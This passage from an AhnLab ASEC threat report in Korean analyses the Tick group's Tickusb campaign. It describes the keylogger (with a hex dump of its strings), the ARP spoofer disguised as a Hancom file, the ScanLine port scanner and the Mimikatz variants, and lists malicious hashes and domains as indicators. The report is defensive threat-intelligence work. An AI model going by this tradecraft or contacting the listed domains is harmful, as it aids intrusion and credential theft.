Tickusb 악성코드에 감염된 시스템에서 키로거(Keylogger), ARP 스푸퍼(ARPSpoofer), 포트 스캐너(Port Scanner), 미미카츠(Mimikatz) 등이 추가 발견되었다. Tickusb 공격에 이용된 이들 추가 설치 파일을 살펴보자.

5-1) 키로거(Keylogger) Type C

Tickusb 감염 시스템 중 일부에서 키로거가 발견되었다. 2017년 4월부터 2018년 2월까지 발견된 해당 키로거는 주로 apphelp.dll, linkinfo.dll, netutils.dll 등의 파일 이름을 사용했다.

키로거에 사용된 주요 문자열은 [그림 2-22]과 같으며, 사용자가 입력한 키 내용은 debug.log 등의 파일에 저장했다.

```
.100081F0:  5B 54 41 42.5D 00 00 00.3D 00 00 00.2D 00 00 00  [TAB]   =   -
.10008200:  30 00 00 00.39 00 00 00.38 00 00 00.37 00 00 00  0   9   8   7
.10008210:  36 00 00 00.35 00 00 00.34 00 00 00.33 00 00 00  6   5   4   3
.10008220:  32 00 00 00.31 00 00 00.60 00 00 00.5B 46 31 32  2   1   `   [F12
.10008230:  5D 00 00 00.5B 46 31 31.5D 00 00 00.5B 46 31 30  ]   [F11]   [F10
.10008240:  5D 00 00 00.5B 46 39 5D.00 00 00 00.5B 46 38 5D  ]   [F9]    [F8]
.10008250:  00 00 00 00.5B 46 37 5D.00 00 00 00.5B 46 36 5D      [F7]    [F6]
.10008260:  00 00 00 00.5B 46 35 5D.00 00 00 00.5B 46 34 5D      [F5]    [F4]
.10008270:  00 00 00 00.5B 46 33 5D.00 00 00 00.5B 46 32 5D      [F3]    [F2]
.10008280:  00 00 00 00.5B 46 31 5D.00 00 00 00.5B 45 53 43      [F1]    [ESC
.10008290:  5D 00 00 00.65 00 00 00.62 00 00 00.0D 0A 00 00  ]   e   b   ♪◙
.100082A0:  75 73 65 00.72 33 32 2E.64 00 00 00.6C 6C 00 00  use r32.d   ll
.100082B0:  47 65 74 4B.00 00 00 00.65 79 53 74.00 00 00 00  GetK    eySt
.100082C0:  61 74 65 00.47 65 74 41.73 00 00 00.79 6E 63 4B  ate GetAs   yncK
.100082D0:  65 79 53 00.74 61 74 65.00 00 00 00.25 55 53 45  eyS tate    %USE
.100082E0:  52 50 52 4F.46 49 4C 45.25 00 00 00.5C 41 70 70  RPROFILE%   \App
.100082F0:  44 61 74 61.00 00 00 00.5C 4C 6F 63.61 6C 00 00  Data    \Local
.10008300:  5C 57 69 6E.64 6F 77 73.00 00 00 00.5C 64 65 62  \Windows    \deb
.10008310:  75 67 2E 6C.6F 67 00 00.0D 0A 5B 25.30 32 64 2F  ug.log  ♪◙[%02d/
.10008320:  25 30 32 64.2F 25 64 20.25 30 32 64.3A 25 30 32  %02d/%d %02d:%02
.10008330:  64 3A 25 30.32 64 5D 20.28 25 73 29.0D 0A 00 00  d:%02d] (%s)♪◙
```

그림 2-22 | 키로거 주요 문자열

5-2) ARP 스푸퍼(ARPSpoofer) – hwp70.exe

공격자는 한컴 한글 프로그램 관련 파일로 위장하여 공격을 수행했다. Tickusb에 감염된 시스템의 한컴 한글 폴더(C:\HNC\Hwp70)에서 악성 EXE 파일인 hwp70.exe(026ae46934eca5862db4dfc8c88c720a)가 발견되었다.

ARP 스푸핑(ARPSpoofing)을 발생시키는 하이잭(hijack)은 내부 다른 시스템을 감염 시키기 위한 목적으로 추정되며, 실행 화면은 [그림 2-23]과 같다.




그림 2-23 | 하이잭(hijack) 실행 화면

5-3) 포트 스캐너(Port Scanner) ScanLine – l.dat

공격자는 2016년 파운드스톤(Foundstone)의 포트 스캐너인 스캔라인(ScanLine)을 패킹한 파일(a353b591c7598a3ed808980e2b22b2a2)을 공격에 이용했다. 다수의 시스템에서 해당 프로그램을 사용한 것이 확인되었으며, 사용된 파일 이름은 msp.exe, ls.tmp, sl-p.exe 등이다.

[그림 2-24]는 스캔라인을 실행한 화면이다.




그림 2-24 | ScanLine 실행 화면

5-4)미미카츠(Mimikatz) – mi.exe, mi2.exe

공격자는 감염 시스템에 미미카츠(Mimikatz) 변형인 mimi 2.1(3fe76cf644e045b8620d577c2366630a)과 mimi 2.1.1(b108df0bd168684f27b6bddea737535e) 버전을 사용했다. 파일 이름 또한 틱(Tick) 공격 그룹에서 주로 사용하는 mi.exe, mi2.exe였다.

[그림 2-25], [그림 2-26]는 각각 mimi 2.1과 mimi 2.1.1 버전의 실행 화면이다.




그림 2-25 | mimi 2.1 실행 화면




그림 2-26 | mimi 2.1.1 실행 화면

6. 결론

대부분의 주요 기업과 기관에서는 망분리된 시스템을 사용하고 있기 때문에 자칫 보안 업데이트를 간과하거나, 보안 규정을 소홀하기 쉽다. 지난 2008년부터 현재까지 약 10년 간 국내 주요 기관 및 기업을 지속적으로 공격하고 있는 틱(Tick) 공격 그룹은 국내 IT 환경의 이와 같은 실정을 노려 스피어 피싱(Spear Phishing), 워터링 홀(Watering hole) 공격뿐 아니라 USB 플래시 드라이브 내 EXE 파일을 변조시켜 악성코드를 감염시키는 등 다양한 공격 기법을 이용하여 지속적인 공격을 수행해왔다.

특히 이번 보고서에서 살펴본 Tickusb와 같은 공격에 대비하기 위해서는 기업 내 중요 시스템에서 USB 플래시 드라이브 사용을 자제하고, USB 플래시 드라이브 내 실행 파일을 실행하기 전 해시 등을 확인하여 파일 전송 과정에서 악성코드 감염이 없었는지 확인하는 등 기업 및 기관의 각별한 주의가 필요하다.

V3 제품군에서는 해당 Tickusb 관련 악성코드를 다음과 같은 진단명으로 탐지하고 있다.

<V3 제품군 진단명>

- HackTool/Win32.Hijack
- HackTool/Win32.Mimikatz
- HackTool/Win32.Tickpatcher
- Trojan/Win32.Agent
- Trojan/Win32.Homamdown
- Trojan/Win32.Loader
- Trojan/Win32.Tickusb

7. IoC (Indicators of Compromise)

대표 파일 이름

apphelp.dll

BrWeb.dll

CRYPTBASE.dll

igfext.exe

linkinfo.dll

msupdata.exe

svcmgr.exe

wincrypt.dll

wsmt.exe

Hashes (md5)

-Downloader : Bisodown

3c6e67fc006818363b7ddade90757a84

e470b7538dc075294532d8467b1516f8

-Downloader : Ghostdown

4868fd194f0448c1f43f37c33935547d

62ee703bbfbd5d77ff4266f9038c3c6c

-Tickusb

15e72d83caaf1fe9e72e72b633ec5dfb

16572393021beea366679e80cc78610c

29875836605c26f7c78fc91bb2cff95d

46c9fb12187c08f9da3429c047a41fd8

4aadf927e5c2aa43b90d4b830c331a69

599c4110aed58aa75d2322b4232a6855

6f665826f89969f689cba819d626a85b

9b31a5d124621e244cede857300f8aa6

ad33da0d9507e242eb344b313454cea9

bcb56ee8b4f8c3f0dfa6740f80cc8502

ca99ea5f1ece7430243d8322445d1a1c

dfba5e8019be5e400d53afeba83d6d93

-Keylogger

220bf51185cd7ccc0aa64229c434ce1a

27dbf927e85e00f14ee9be56711a5246

7f98ff2b6648bd4fe2fc1503fc56b46d

b79ef5a004e26c3d491eca895c59fb86

-Tools

026ae46934eca5862db4dfc8c88c720a

3fe76cf644e045b8620d577c2366630a

a353b591c7598a3ed808980e2b22b2a2

b108df0bd168684f27b6bddea737535e

e84f29c45e4fbbce5d32edbfeec11e3a

Domains, URLs and IP address

127.0.0.1/jscript/timepill.html

pre.englandprevail.com/km/news/index.htm

update.saranmall.com/script/main.html

www.memsbay.com:443

8. 참고문헌 (References)

[1] Tick Group Weaponized Secure USB Drives to Target Air-Gapped Critical Systems
(https://unit42.paloaltonetworks.com/unit42-tick-group-weaponized-secure-usb-drives-target-air-gapped-critical-systems)

ASEC REPORT Vol.95

2019년 2분기

AhnLab

집필 안랩 시큐리티대응센터 (ASEC)

편집 안랩 콘텐츠기획팀

디자인 안랩 디자인랩

발행처 주식회사 안랩

경기도 성남시 분당구 판교역로 220

T. 031-722-8000

F. 031-722-8901